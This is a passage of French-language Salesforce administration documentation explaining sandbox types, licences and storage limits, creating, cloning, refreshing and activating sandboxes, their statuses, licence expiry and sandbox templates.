Une organisation Sandbox Developer est conçue pour des opérations de codage et de test dans un environnement isolé. Une organisation Sandbox Developer inclut une copie de la configuration de votre organisation de production (métadonnées).

**Sandbox Developer Pro**

Une organisation Sandbox Developer Pro est conçue pour les opérations de développement et de test dans un environnement isolé, et peut héberger des jeux de données plus volumineux qu'une organisation Sandbox Developer. Une organisation Sandbox Developer Pro inclut une copie de la configuration de votre organisation de production (métadonnées). Utilisez une organisation Sandbox Developer Pro pour gérer plus de tâches de contrôle qualité et de développement, et intégrer des tests ou des formations utilisateur.

**Sandbox Partial Copy**

Une organisation Sandbox Partial Copy est conçue pour être utilisée en tant qu'environnement de test. Cet environnement comprend une copie de la configuration de votre organisation de production (métadonnées), et un échantillon de vos données de votre organisation de production défini par un modèle de sandbox. Utilisez une Sandbox Partial Copy pour des opérations de contrôle qualité, telles que des tests d'acceptation, des tests d'intégration et des formations.

**Full Sandbox**

Une organisation Sandbox Full est conçue pour être utilisée en tant qu'environnement de test. Seules les Sandbox Full prennent en charge les tests de performances, les tests de charge et les zones de transit. Ces organisations Sandbox Full sont des répliques de votre organisation de production. Elles comprennent toutes les données, notamment les enregistrements d'objet et les pièces jointes, et des métadonnées. La longueur de l'intervalle d'actualisation rend difficile l'utilisation de sandbox Full pour le développement.

Nous recommandons d'appliquer un modèle sandbox de sorte que votre environnement sandbox contienne uniquement les enregistrements requis pour les tests et les autres tâches.

Lorsque vous créez un sandbox Full, vous devez également définir l'historique de suivi des champs et d'activité Chatter à inclure.

- La valeur par défaut ignore le suivi des champs, mais vous pouvez inclure jusqu'à 180 jours de suivi des champs. Si vous suivez l'historique des champs de nombreux objets dans votre organisation de production, spécifiez un nombre de jours que vous spécifiez afin d'éviter de générer une quantité excessive de données.

- Les données d'activité de Chatter peuvent être importantes et augmenter considérablement la durée de copie de votre sandbox Full.

Limitez la quantité de données d'historique des champs copiées, et sélectionnez uniquement les données Chatter nécessaires pour exécuter vos tests.

## Onglet Modèles de sandbox

Si vous avez acheté une licence pour des sandbox Partial Copy ou Full, cet onglet répertorie tous les modèles que vous avez créés.

Créez un modèle de données sandbox, créez un sandbox à partir d'un modèle, modifiez ou supprimez un modèle, ou cliquez sur le nom du modèle pour plus de détails. Pour plus d'informations sur la création d'un modèle de données sandbox, reportez-vous à Création ou modification de modèles de sandbox à la page 6160.

## Onglet Historique des sandbox

Cet onglet affiche un journal de création et d'historique d'actualisation de votre sandbox, qui indique la date de création et le nom du créateur des sandbox. Cet onglet est affiché uniquement à titre d'information. Pour afficher ou modifier un sandbox existant, utilisez l'onglet Sandbox.

## Licences Sandbox

Vous pouvez acheter des licences pour chaque type de sandbox et plusieurs licences de chaque type. Les licences de sandbox sont hiérarchiques. Plus précisément, le tableau ci-dessous indique le type de sandbox que vous pouvez créer avec chaque licence :

| | Licence Sandbox Full | Sandbox Partial Copy | Licence Sandbox Developer Pro | Licence Sandbox Developer |
|---|---|---|---|---|
| | | **Permet de créer :** | | |
| Type de sandbox Developer | ✓ | ✓ | ✓ | ✓ |
| Type de sandbox Developer Pro | ✓ | ✓ | ✓ | |
| Type de sandbox Partial Copy | ✓ | ✓ | | |
| Type de sandbox Full | ✓ | | | |

Les phases de licence sont les suivantes :

**Disponible**
La valeur affichée représente le nombre de sandbox que vous avez achetées, mais pas utilisées.

**En cours d'utilisation**
La valeur affichée représente le nombre de sandbox que vous avez achetées et utilisées.

Remarque: Si une option sandbox n'est pas affichée ou si vous avez besoin de licences pour des sandbox supplémentaires, contactez Salesforce pour commander des sandbox pour votre organisation.

Lorsque vos licences sandbox expirent, vos environnements sandbox existants sont soumis à certaines restrictions. Pour résoudre les problèmes d'expiration de licence, reportez-vous à Expiration des licences Sandbox à la page 6159.

## Compréhension des intervalles d'actualisation de sandbox

L'intervalle d'actualisation de chaque environnement sandbox est calculé à partir du début du processus de copie de sandbox. Au début de la copie, le statut du sandbox passe de En attente à Traitement en cours.

Si d'autres requêtes de copie de sandbox ont été envoyées avant la vôtre, votre sandbox garde parfois plus longtemps le statut En attente. Le minuteur de l'intervalle d'actualisation de votre sandbox est déclenché lorsque votre requête perd ce statut.

CONSULTER ÉGALEMENT :

- Création, clonage ou actualisation d'un sandbox
- Licences Sandbox et stockage par type
- Expiration de la licence Sandbox
- Limitations générales des environnements Sandbox et du stockage Sandbox
- https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

# Licences Sandbox et stockage par type

Vous pouvez créer différents environnements sandbox pour votre organisation en fonction de vos besoins en stockage, en configuration de copie et en fréquence d'actualisation.

Chaque type inclut des fonctionnalités différentes pour prendre en charge les activités pour lequel il est conçu.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**Tableau 75: Sandbox disponibles par édition**

| Type de Sandbox | Professional Edition | Performance Edition | Unlimited Edition | Enterprise Edition |
|---|---|---|---|---|
| Sandbox Developer | 10 (ensembles de modifications non disponibles) | 100 | 100 | 25 |
| Sandbox Developer Pro | | 5 | 5 | |
| Sandbox Partial Copy | | 1 | 1 | 1 |
| Sandbox Full | | 1 | 1 | |

Remarque: Vous pouvez acheter des sandbox supplémentaires pour toutes les éditions, à l'exception de sandbox Developer, qui est intégré à des sandbox complémentaires d'autres types.

- Le complément Sandbox Developer Pro intègre 5 sandbox Developer.
- Le complément Sandbox Partial Copy intègre 10 sandbox Developer.
- Le complément Sandbox Full intègre 15 sandbox Developer.

**Tableau 76: Référence rapide des fonctionnalités Sandbox**

| Type de Sandbox | Intervalle d'actualisation | Limitation en stockage | Éléments copiés | Modèles de sandbox |
|---|---|---|---|---|
| Sandbox Developer | 1 jour | Stockage des données : 200 Mo<br>Stockage des fichiers : 200 Mo | Métadonnées uniquement | Non disponible |
| Sandbox Developer Pro | 1 jour | Stockage des données : 1 Go<br>Stockage des fichiers : 1 Go | Métadonnées uniquement | Non disponible |
| Sandbox Partial Copy | 5 jours | Stockage des données : 5 Go<br>Stockage des fichiers : 5 Go | Métadonnées et exemples de données | Obligatoire |
| Sandbox Full | 29 jours | Identique à votre organisation de production | Métadonnées et toutes les données | Disponible |

CONSULTER ÉGALEMENT :

- Création, clonage ou actualisation d'un sandbox
- Création ou modification de modèles de sandbox
- Considérations relatives à la configuration de Sandbox

# Création, clonage ou actualisation d'un sandbox

Créez un environnement sandbox destiné à vos activités de développement, de test et de formation. Clonez un environnement sandbox pour copier ses données et ses métadonnées dans un autre sandbox. Actualisez un environnement sandbox pour mettre à jour son contenu.

Pour copier des métadonnées et des données dans un environnement sandbox, il existe plusieurs méthodes.

- Créez un environnement sandbox.

  Lorsque vous créez un environnement sandbox, Salesforce copie les métadonnées depuis votre organisation de production vers une organisation sandbox. Lors la création d'un environnement sandbox Partial Copy ou Full, vous pouvez appliquer un modèle de sandbox, si vous en avez créé un. Les clients créent des modèles de sandbox pour définir des données d'objet spécifique à copier dans le sandbox Partial Copy ou Full.

- Clonez un environnement sandbox existant pour copier toutes ses données et métadonnées dans un nouveau sandbox.
- Actualisez et activez un environnement sandbox existant.

  L'actualisation d'un environnement sandbox met à jour les métadonnées du sandbox à partir de son organisation source. Si le sandbox est un clone ou s'il utilise un modèle de sandbox, le processus d'actualisation met à jour les données de l'organisation en plus de ses métadonnées.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher un sandbox :
- Afficher la configuration

Pour créer, actualiser, activer et supprimer un environnement sandbox :
- Modifier toutes les données

## Création d'un environnement Sandbox

1. Dans Configuration, saisissez *Sandbox* dans la case `Recherche rapide`, puis sélectionnez **Sandbox**.
2. Cliquez sur **Nouveau Sandbox**.
3. Saisissez un nom (10 caractères ou moins) et une description pour le sandbox.

   Conseil: Nous vous conseillons de choisir un nom qui :
   - Reflète l'objet de ce sandbox, par exemple Contrôle qualité.
   - contient peu de caractères, car Salesforce ajoute le nom de sandbox aux noms d'utilisateur dans les enregistrements utilisateur de l'environnement sandbox. Les noms contenant peu de caractères facilitent la saisie des informations de connexion sandbox.

4. Sélectionnez le type de sandbox que vous souhaitez :

   Remarque: Si une option sandbox n'est pas affichée ou si vous avez besoin de licences supplémentaires, contactez Salesforce pour commander des sandbox pour votre organisation.

   Si vous réduisez la quantité de sandbox achetés, vous devez faire correspondre le nombre de sandbox à la quantité achetée. Par exemple, si vous avez deux sandbox Full alors que vous n'en avez acheté qu'un, vous ne pouvez pas créer un sandbox Full. Vous devez convertir un sandbox Full en sandbox plus petit, par exemple un sandbox Developer Pro ou Developer, selon les types disponibles.

5. Sélectionnez les données à inclure dans votre sandbox Partial Copy ou Full.

- Pour un sandbox Partial Copy, cliquez sur **Suivant**, puis sélectionnez le modèle que vous avez créé pour spécifier les données pour votre sandbox. Si vous n'avez pas créé de modèle pour ce sandbox Partial Copy, reportez-vous à Création ou modification de modèles sandbox.
- Pour un sandbox Full, cliquez sur **Suivant**, puis sélectionnez la quantité de données à inclure.
  - Pour inclure des données basées sur un modèle pour un environnement sandbox Full, sélectionnez un modèle de sandbox existant. Pour plus d'informations, reportez-vous à Création ou modification de modèles sandbox.
  - Pour inclure toutes les données dans un sandbox Full, déterminez si les données d'historique de suivi de champ sont incluses, ainsi que leurs quantités, et si les données Chatter sont copiées. Vous pouvez copier de 0 à 180 jours d'historique, par incréments de 30 jours. La valeur par défaut est 0 jour. Les données Chatter comprennent des fils, des messages et des rubriques de découverte. La diminution de la quantité des données copiées peut accélérer de façon importante les délais de copie de votre sandbox.

6. Pour exécuter des scripts après chaque création et actualisation de cet environnement sandbox, spécifiez la classe Apex que vous avez créée dans l'interface SandboxPostCopy.
7. Cliquez sur **Créer**.

   Conseil: Essayez de limiter les modifications dans votre organisation de production lorsque la copie d'un sandbox est en cours.

Le processus peut prendre quelques minutes ou plusieurs jours, selon la taille et le type de votre organisation.

Lorsque votre sandbox est prêt à être utilisé, vous recevez un e-mail indiquant que la copie du sandbox est terminée.

- Pour accéder à votre sandbox, cliquez sur le lien de l'e-mail de notification.
- Les utilisateurs peuvent se connecter à l'environnement sandbox à l'adresse `https://test.salesforce.com`, en ajoutant *`.nom_sandbox`* à leur nom d'utilisateur Salesforce. Par exemple, si un nom d'utilisateur d'une organisation de production est `utilisateur1@acme.com` et que le sandbox s'intitule « test », le nom d'utilisateur modifié pour la connexion au sandbox est `utilisateur1@acme.com.test`.

Remarque: Salesforce modifie automatiquement les noms d'utilisateur sandbox, mais pas les mots de passe.

Les nouveaux sandbox ont le paramètre de livraison d'e-mail par défaut `E-mail système uniquement`. Le paramètre `E-mail système uniquement` est particulièrement utile pour contrôler les e-mails envoyés à partir de sandbox et empêcher l'envoi d'e-mails à vos utilisateurs lors d'opérations de test et de développement.

## Clonage d'un environnement Sandbox (pilote)

Remarque: Nous fournissons le clonage Sandbox-à-Sandbox à une sélection de clients via un programme pilote qui nécessite d'accepter des conditions d'utilisation spécifiques. Pour participer à ce programme, contactez Salesforce. Les programmes pilotes peuvent changer à tout moment. Par conséquent, nous ne pouvons pas garantir que votre demande soit acceptée. Le clonage Sandbox-à-Sandbox n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. Vous pouvez formuler des commentaires et des suggestions concernant le clonage Sandbox-à-Sandbox dans IdeaExchange.

Si vous clonez un environnement sandbox, toutes ses données et ses métadonnées sont copiées vers le nouveau sandbox.

1. Dans Configuration, saisissez *`Sandbox`* dans la case `Recherche rapide`, puis sélectionnez **Sandbox**.
2. Cliquez sur **Nouveau Sandbox**.
3. Saisissez un nom (10 caractères ou moins) et une description pour le sandbox.

Conseil: Nous vous recommandons de choisir un nom qui :

- Reflète l'objet de ce sandbox, par exemple Contrôle qualité.
- Contient peu de caractères, car Salesforce ajoute le nom du sandbox aux noms d'utilisateur dans les enregistrements utilisateur de l'environnement sandbox. Les noms contenant peu de caractères facilitent la saisie des informations de connexion sandbox.

4. Dans le menu déroulant Créer à partir de, sélectionnez le nom du sandbox que vous souhaitez cloner.
5. Pour exécuter des scripts après chaque création et actualisation de ce sandbox, spécifiez la classe Apex que vous avez créée dans l'interface SandboxPostCopy.
6. Cliquez sur **Créer**.

Conseil: Essayez de limiter les modifications dans votre organisation source lorsque la copie d'un sandbox est en cours.

Lorsque votre nouveau sandbox est prêt, vous pouvez le gérer à partir de votre organisation de production comme vous le feriez pour tout autre sandbox.

## Actualisation d'un environnement Sandbox

1. Dans Configuration, saisissez *Sandbox* dans la case Recherche rapide, puis sélectionnez **Sandbox**.

   Une liste de vos sandbox s'affiche. Les sandbox que vous pouvez actualiser ont un lien Actualiser en regard de leur nom.

2. En regard du nom, cliquez sur **Actualiser**.
3. Vérifiez les valeurs Nom, Description et Créer à partir de, et modifiez-les si nécessaire.
4. Sélectionnez le type d'environnement sandbox que vous souhaitez.

   Remarque: Un tableau indique le nombre et le type des licences sandbox disponibles dans votre organisation. Vous pouvez sélectionner un type de sandbox différent à actualiser.

   Si le sandbox que vous actualisez est un clone, cette option n'est pas disponible. Un sandbox cloné est actualisé à partir de son organisation source et garde le type de licence sandbox de l'organisation source. Si l'organisation source d'un sandbox est supprimé, le clone est actualisé à partir de votre organisation de production.

   Vous ne pouvez pas actualiser ni supprimer un sandbox pendant son clonage.

5. Sélectionnez les données que vous souhaitez copier.

   Pour un sandbox Partial Copy, cliquez sur **Suivant**, puis sélectionnez un modèle pour spécifier les données pour votre sandbox. Si vous n'avez pas créé de modèle pour ce sandbox Partial Copy, reportez-vous à Création ou modification de modèles sandbox.

   Pour un sandbox Full, cliquez sur **Suivant**, puis déterminez la quantité de données à inclure.

   Pour inclure des données basées sur un modèle dans un environnement sandbox Full, sélectionnez un modèle de sandbox existant. Pour plus d'informations, reportez-vous à Création ou modification de modèles sandbox.

   Pour inclure toutes les données dans un sandbox Full, déterminez si l'historique de suivi de champ est inclus, ainsi que la quantité, et si les données Chatter sont copiées. Vous pouvez copier de 0 à 180 jours d'historique, par incréments de 30 jours. La valeur par défaut est 0 jour. Les données Chatter comprennent des fils, des messages et des rubriques de découverte. La diminution de la quantité des données copiées peut accélérer les délais de copie de votre sandbox.

6. Vous pouvez également sélectionner **Activer automatiquement**. Si vous sélectionnez **Activer automatiquement**, votre sandbox est activé immédiatement après son actualisation et vous ne recevez pas d'e-mail d'activation.
7. Cliquez sur **Créer**.

Salesforce lance la copie des données vers le sandbox.

Une fois la copie terminée, activez l'environnement sandbox pour utiliser les données actualisées. Si vous ne sélectionnez pas **Activer automatiquement** en actualisant votre sandbox, Salesforce vous envoie un e-mail lorsque votre environnement sandbox est prêt à être activé.

Si vous ne sélectionnez pas **Activer automatiquement** en actualisant votre sandbox, activez votre environnement sandbox actualisé :

1. Dans Configuration, saisissez *Sandbox* dans la case Recherche rapide, puis sélectionnez **Sandbox**.

   Une liste de vos sandbox s'affiche. Les sandbox actualisés à activer ont un lien **Activer** en regard de leur nom.

2. Cliquez sur le lien en regard du sandbox que vous souhaitez activer.

   ATTENTION: L'activation d'un sandbox de remplacement créé en utilisant le lien Actualiser supprime le sandbox actualisé. La configuration et les données existantes sont supprimées, y compris les modifications que vous avez apportées aux applications et aux données. Cliquez sur le lien **Activer** uniquement si vous n'avez pas besoin du contenu de l'environnement sandbox. Votre organisation de production et ses données ne sont pas affectées. Les nouveaux sandbox non activés sous 30 jours sont supprimés. Nous envoyons au moins deux e-mails de notification avant de planifier la suppression de l'environnement sandbox. Les utilisateurs qui ont créé ou récemment actualisé un sandbox pour votre organisation reçoivent les notifications.

## Suivi de la progression de votre Sandbox

Dans Configuration, saisissez *Sandbox* dans la case Recherche rapide, puis sélectionnez **Sandbox**. La liste de vos sandbox affiche une barre de progression des éléments en file d'attente, en cours ou récemment terminés.

- Pour consulter le pourcentage de copie effectué, survolez la barre de progression.
- Pour afficher des informations sur le sandbox, notamment la progression de la copie et le délai avant la prochaine actualisation disponible, cliquez sur le nom.

Si le statut de votre sandbox est interrompu ou arrêté pendant plus d'1 heure, contactez le service client de Salesforce.

CONSULTER ÉGALEMENT :

Environnements Sandbox

Licences Sandbox et stockage par type

Création ou modification de modèles de sandbox

Considérations relatives à la configuration de Sandbox

Expiration de la licence Sandbox

# Gestion des sandbox

Pour gérer vos environnements sandbox, dans Configuration, saisissez *Sandbox* dans la case Recherche rapide, puis sélectionnez **Sandbox**. Salesforce affiche les environnements sandbox disponibles que vous avez achetés ainsi qu'une liste des sandbox en cours d'utilisation.

Créez et gérez vos sandbox depuis l'onglet Sandbox. Cet onglet répertorie chaque sandbox créé pour votre organisation Salesforce. Chaque entrée affiche le statut de l'environnement sandbox et les actions spécifiques que vous pouvez exécuter.

- Le bouton **Nouvelle sandbox** démarre le workflow de création d'un environnement sandbox. Pour les étapes détaillées, reportez-vous à Création, clonage ou actualisation d'un sandbox à la page 6153.

  Salesforce désactive le bouton Nouveau sandbox lorsqu'une organisation atteint le nombre maximal de sandbox. Si nécessaire, contactez Salesforce pour commander davantage de versions test Sandbox pour votre organisation.

### Actions disponibles

- Les administrateurs peuvent cliquer sur **Se connecter** pour se connecter à un environnement sandbox en tant qu'utilisateur.

  Salesforce affiche cette option uniquement pour des environnements sandbox actifs. Pour afficher le bouton Se connecter, vous devez être connecté(e) à votre organisation en tant qu'administrateur.

  Les utilisateurs peuvent se connecter à l'environnement sandbox à l'adresse `https://test.salesforce.com`, en ajoutant *.nom_sandbox* à leur nom d'utilisateur Salesforce. Par exemple, si un nom d'utilisateur d'une organisation de production est `utilisateur1@acme.com` et que le sandbox s'intitule « test », le nom d'utilisateur modifié pour la connexion au sandbox est `utilisateur1@acme.com.test`.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher une sandbox :
- Afficher la configuration

Pour créer, actualiser, activer et supprimer un environnement sandbox :
- Modifier toutes les données

- Cliquez sur **Actualiser** pour remplacer un environnement sandbox par une nouvelle copie. Salesforce active le bouton **Actualiser** uniquement pour les sandbox éligibles pour l'actualisation. Votre copie existante de cet environnement sandbox reste disponible jusqu'à la fin de l'actualisation. La copie actualisée est inactive jusqu'à ce que vous l'activiez.
- Cliquez sur **Activer** pour activer une sandbox actualisée. Salesforce affiche cette option uniquement pour les environnements sandbox qui ne sont pas activés. Vous devez activer votre sandbox actualisée pour pouvoir y accéder.

  ATTENTION: L'activation d'un environnement sandbox actualisé remplace le sandbox actuel et supprime définitivement l'ancienne version avec toutes les données qu'elle contient. Votre organisation de production et ses données ne sont pas affectées.

- Cliquez sur **Abandonner** pour abandonner un environnement sandbox actualisé. Cette action est affichée uniquement pour les environnements sandbox qui ne sont pas activés. Vous pouvez abandonner un environnement sandbox si vous ne souhaitez pas l'utiliser ou si vous planifiez une nouvelle actualisation.
- Cliquez sur **Suppr** pour supprimer l'environnement sandbox complet.

  ATTENTION: La suppression définitive d'une sandbox supprime la version sandbox et toutes les données qu'elle contient. Votre organisation de production et ses données ne sont pas affectées.

- Cliquez sur un nom d'une sandbox pour afficher sa page de détail. Dans la page de détail de l'environnement sandbox, vous pouvez effectuer toutes les actions précédentes : Se connecter, Actualiser, Activer, Abandonner et Supprimer.

Remarque: Les opérations Supprimer et Actualiser sont disponibles uniquement lorsque l'intervalle d'actualisation de ce type de sandbox est écoulé.

# Statuts d'un environnement sandbox

Un environnement sandbox peut avoir l'un des statuts suivants :

**Échantillonnage**
Le moteur de copie détermine les enregistrements d'objet échantillonnés et copiés depuis l'organisation de production. Ce statut est utilisé uniquement par des sandbox Partial Copy.

**En attente**
L'environnement sandbox est placé dans la file d'attente de traitement par le moteur de copie. Si d'autres copies d'environnement sandbox ont été demandées avant la vôtre, votre sandbox garde ce statut plus longtemps.

**Traitement en cours**
Le moteur de copie a sélectionné la demande de copie et construit l'environnement sandbox.

**Suspendu**
Le moteur de copie a été interrompu pendant l'actualisation ou la création de l'environnement sandbox. Le moteur de copie est automatiquement rétabli à partir de cet état et reprend le traitement. Si ce statut restent inchangé pendant plus d'une heure, contactez le support client de Salesforce.

**Arrêté**
Le moteur de copie n'a pas pu reprendre le traitement en raison d'événements multiples. Si votre sandbox indique ce statut, contactez le support client de Salesforce pour des informations spécifiques et la procédure à suivre. Lorsque des environnements sandbox ont ce statut, nous sommes automatiquement notifiés et nous tentons de rétablir le traitement des sandbox.

**Activation en attente**
Le moteur de copie a terminé la création de l'environnement sandbox, et attend que vous l'activiez ou l'abandonniez.

**Activation**
Le moteur de copie termine le traitement et votre nouvel environnement sandbox sera bientôt disponible. Ce statut est indiqué lorsque vous cliquez sur **Activer**.

**Abandon**
Le moteur de copie marque l'environnement sandbox actualisé pour la suppression. Ce statut est indiqué lorsque vous cliquez sur **Abandonner**. Le sandbox actuel et votre organisation de production ne sont pas affectés par ce processus.

**Terminé**
Le moteur de copie a terminé le processus de création ou d'actualisation, et le nouveau sandbox a été activé. Vous pouvez vous connecter à votre nouvelle organisation sandbox.

**Suppression**
Le moteur de copie marque l'environnement sandbox et son historique pour la suppression. Ce statut est utilisé lorsque vous cliquez sur **Supprimer**. Ce processus n'affecte pas votre organisation de production.

**Verrouillage**
Un processus en arrière-plan verrouille l'environnement sandbox. Une fois terminé; il vous empêche de vous connecter. Pour plus d'informations, reportez-vous au statut **Verrouillé**.

**Verrouillé**
Il n'est pas possible de se connecter à l'environnement sandbox. Ce statut est indiqué lorsque le nombre d'environnements sandbox est supérieur à la quantité autorisée par vos licences actuelles. Il se peut que certaines ou toutes vos licences sandbox aient expiré. Lorsque l'environnement sandbox est verrouillé, la connexion est impossible.

Si votre sandbox indique ce statut, contactez votre responsable de compte afin de restaurer les licences expirées. Vous disposez de 60 jours pour restaurer les licences. Passé ce délai, votre environnement sandbox est supprimé.

CONSULTER ÉGALEMENT :

Création, clonage ou actualisation d'un sandbox

Expiration de la licence Sandbox

https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

# Expiration de la licence Sandbox

Les environnements Sandbox font l'objet de licences distinctes de celles du service Salesforce, et sont soumis à des restrictions lorsque ces licences expirent. Dans ce cas, suivez les informations ci-dessous pour récupérer les fonctionnalités complètes de vos sandbox.

Les services sandbox sont limités si votre organisation Salesforce ne respecte pas les règles des licences Salesforce. Cette situation se produit généralement lorsque les licences sandbox expirent.

À l'expiration des licences sandbox, Salesforce réduit le nombre de licences sandbox disponibles pour le type de sandbox sélectionné. Lorsque des licences expirent et que votre nombre de licences actuelles est inférieur au nombre d'organisations sandbox provisionnées, Salesforce supprime des services sandbox, notamment l'actualisation, l'accessibilité à l'organisation sandbox ou la connexion.

Remarque: Salesforce ne supprime pas automatiquement les organisations sandbox à l'expiration d'une licence.

Lorsque votre organisation ne respecte pas les règles de licence, vous pouvez rencontrer plusieurs types de restriction.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**Sandbox non activées**

Les nouvelles sandbox non activées sous 30 jours sont supprimées. Les utilisateurs qui ont créé ou effectué la dernière actualisation d'un sandbox pour votre organisation reçoivent au moins deux notifications par e-mail avant que nous planifiions la suppression du sandbox.

**Sandbox verrouillées**

Les sandbox sont verrouillées lorsque toutes les licences de ce type de sandbox expirent. Les Sandbox verrouillées pendant 60 jours sont supprimées. Les utilisateurs qui ont créé ou effectué la dernière actualisation d'un environnement sandbox pour votre organisation sont notifiés avant la planification de sa suppression. Ils reçoivent au moins trois notifications par e-mail sur 30 jours.

En fonction des licences et de l'utilisation, vous pouvez rencontrer les scénarios ci-dessous. Suivez les résolutions suggérées :

**Impossible d'actualiser un type spécifique de sandbox**

Motif : votre organisation utilise un nombre de sandbox qui dépasse les limites autorisées par ses licences sandbox.

Exemple : votre organisation possède trois sandbox Partial mais seulement deux licences sandbox Partial.

Conséquence : vous ne pouvez actualiser aucune sandbox. Lorsque vous dépassez la limitation d'un type de sandbox, quel qu'il soit, votre organisation n'est autorisée à actualiser aucun sandbox.

Résolution : supprimez des sandbox afin de respecter la limite autorisée par les licences sandbox de votre organisation, ou achetez d'autres licences sandbox.

**Toutes les sandbox d'un type spécifique sont verrouillées**

Motif : le nombre de licences d'un type donné, y compris les types hiérarchiques supérieurs, est égal à zéro.

Exemple : votre organisation possède trois sandbox Full et aucune licence sandbox Full.

Résultat : tous les sandbox d'un type spécifique sont verrouillés. Vous n'avez pas accès aux environnements sandbox.

Résolution : achetez les licences sandbox appropriées pour déverrouiller les sandbox. Si vous n'achetez pas un nombre de licences suffisant, vous ne pouvez pas actualiser les environnements sandbox de ce type.

**Toutes les Sandbox sont verrouillées**

Motif : votre organisation de production est verrouillée.

Exemple : votre organisation possède un environnement sandbox Full et un environnement sandbox développeur, mais vous ne pouvez vous connecter à aucun des deux.

Résultat : si votre organisation de production est verrouillée, tous les sandbox associés à l'organisation sont verrouillés.

Résolution : contactez votre représentant Salesforce pour déverrouiller votre organisation. Lorsque votre organisation de production est déverrouillée, les sandbox sont également déverrouillés.

CONSULTER ÉGALEMENT :

Limitations générales des environnements Sandbox et du stockage Sandbox

Création, clonage ou actualisation d'un sandbox

Licences Sandbox et stockage par type

Gestion des sandbox

Considérations relatives à la configuration de Sandbox

# Création ou modification de modèles de sandbox

Les modèles de sandbox contrôlent les données copiées dans un sandbox.

Les modèles de sandbox permettent de sélectionner des objets et des données spécifiques à copier dans votre sandbox Full ou Partial Copy afin de contrôler la taille et le contenu de chaque sandbox. Les modèles de sandbox peuvent être utilisés uniquement pour des sandbox Full ou Partial Copy.

Lorsque vous créez un modèle de sandbox, vous sélectionnez les données d'objet (standard et personnalisées) à copier lors de la création ou de l'actualisation d'un environnement sandbox.

L'éditeur de modèle de sandbox comprend les relations définies dans le schéma d'objet de votre organisation Salesforce. Certains objets sont même inclus avant toute sélection, car ils sont requis dans toutes les organisations. Lorsque vous sélectionnez des objets à copier, l'éditeur s'assure que les objets associés requis sont ajoutés. Pour déterminer quels sont les objets associés requis par un objet, sélectionnez-le dans le tableau **Objet**. Les objets requis sont affichés dans la colonne **Objets requis**.

Lorsque vous modifiez le schéma des objets dans votre organisation, Salesforce met à jour le modèle en ajoutant ou en retirant les objets associés requis. Par exemple, si l'objet A est le principal de l'objet B, et que vous ajoutez l'objet B à un modèle, Salesforce requiert l'objet A dans le modèle et l'ajoute.

Pour créer ou modifier un modèle sandbox :

1. Dans Configuration, saisissez *Sandbox* dans la case `Recherche rapide`, sélectionnez **Sandbox** puis cliquez sur l'onglet **Modèles de Sandbox**.
2. Cliquez sur **Nouveau modèle de Sandbox** ou sur **Modifier** en regard d'un modèle existant que vous souhaitez modifier.
3. Saisissez le nom et la description du modèle de sandbox.
4. Pour ajouter des objets au modèle, activez la case de chaque objet qui doit être disponible dans la liste Objets. La section Détails d'objet indique les objets à ajouter automatiquement avec celui que vous avez sélectionné.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher une sandbox :
- Afficher la configuration

Pour créer, actualiser, activer et supprimer un environnement sandbox :
- Modifier toutes les données

5. Pour retirer des objets du modèle, désactivez leur case dans la liste des objets disponibles.
   Si vous retirez un objet précédemment sélectionné, les objets dépendants que vous n'avez pas explicitement sélectionnés sont également retirés. Si vous tentez de supprimez un objet qui a des objets dépendants, un message d'avertissement vous invite à confirmer la suppression. Une fois votre choix confirmé, ces objets sont également retirés.
6. Cliquer sur **Enregistrer**.

Pour comprendre comment utiliser un modèle de sandbox lors de la création ou de l'actualisation d'un sandbox, reportez-vous à Création, clonage ou actualisation d'un sandbox à la page 6153.

Pour comprendre l'utilisation d'un modèle de sandbox par le moteur de copie de sandbox pour créer un sandbox Full ou Partial Copy, reportez-vous à Licences sandbox et stockage par type à la page 6151.

ATTENTION: Si vous modifiez votre schéma d'objet, vos modèles de sandbox peuvent être altérés afin d'inclure les objets requis par les relations. Si vous modifiez une relation requise dans votre schéma d'objet, examinez vos modèles de sandbox pour vous assurer que les objets qui doivent être sélectionnés le sont toujours.

CONSULTER ÉGALEMENT :

Création, clonage ou actualisation d'un sandbox
Licences Sandbox et stockage par type
Environnements Sandbox

# Considérations relatives à la configuration de Sandbox

Le comportement des environnements Sandbox est similaire à celui de votre organisation de production Salesforce. Néanmoins, des différences importantes affectent la configuration et le test d'une organisation sandbox.

Avant de créer une version test sandbox, tenez compte des points ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher une sandbox :
- Afficher la configuration

Pour créer, actualiser, activer et supprimer un environnement sandbox :
- Modifier toutes les données

## Serveurs et ID

- Les organisations Sandbox et de production ont toujours des ID d'organisation uniques. Le moteur de copie sandbox crée une organisation à chaque requête de création et d'actualisation. Ainsi, l'ID d'organisation de votre sandbox change à chaque actualisation de votre sandbox. Salesforce insère la nouvelle valeur partout où l'ID d'organisation est utilisé, notamment dans les valeurs de texte et les métadonnées.

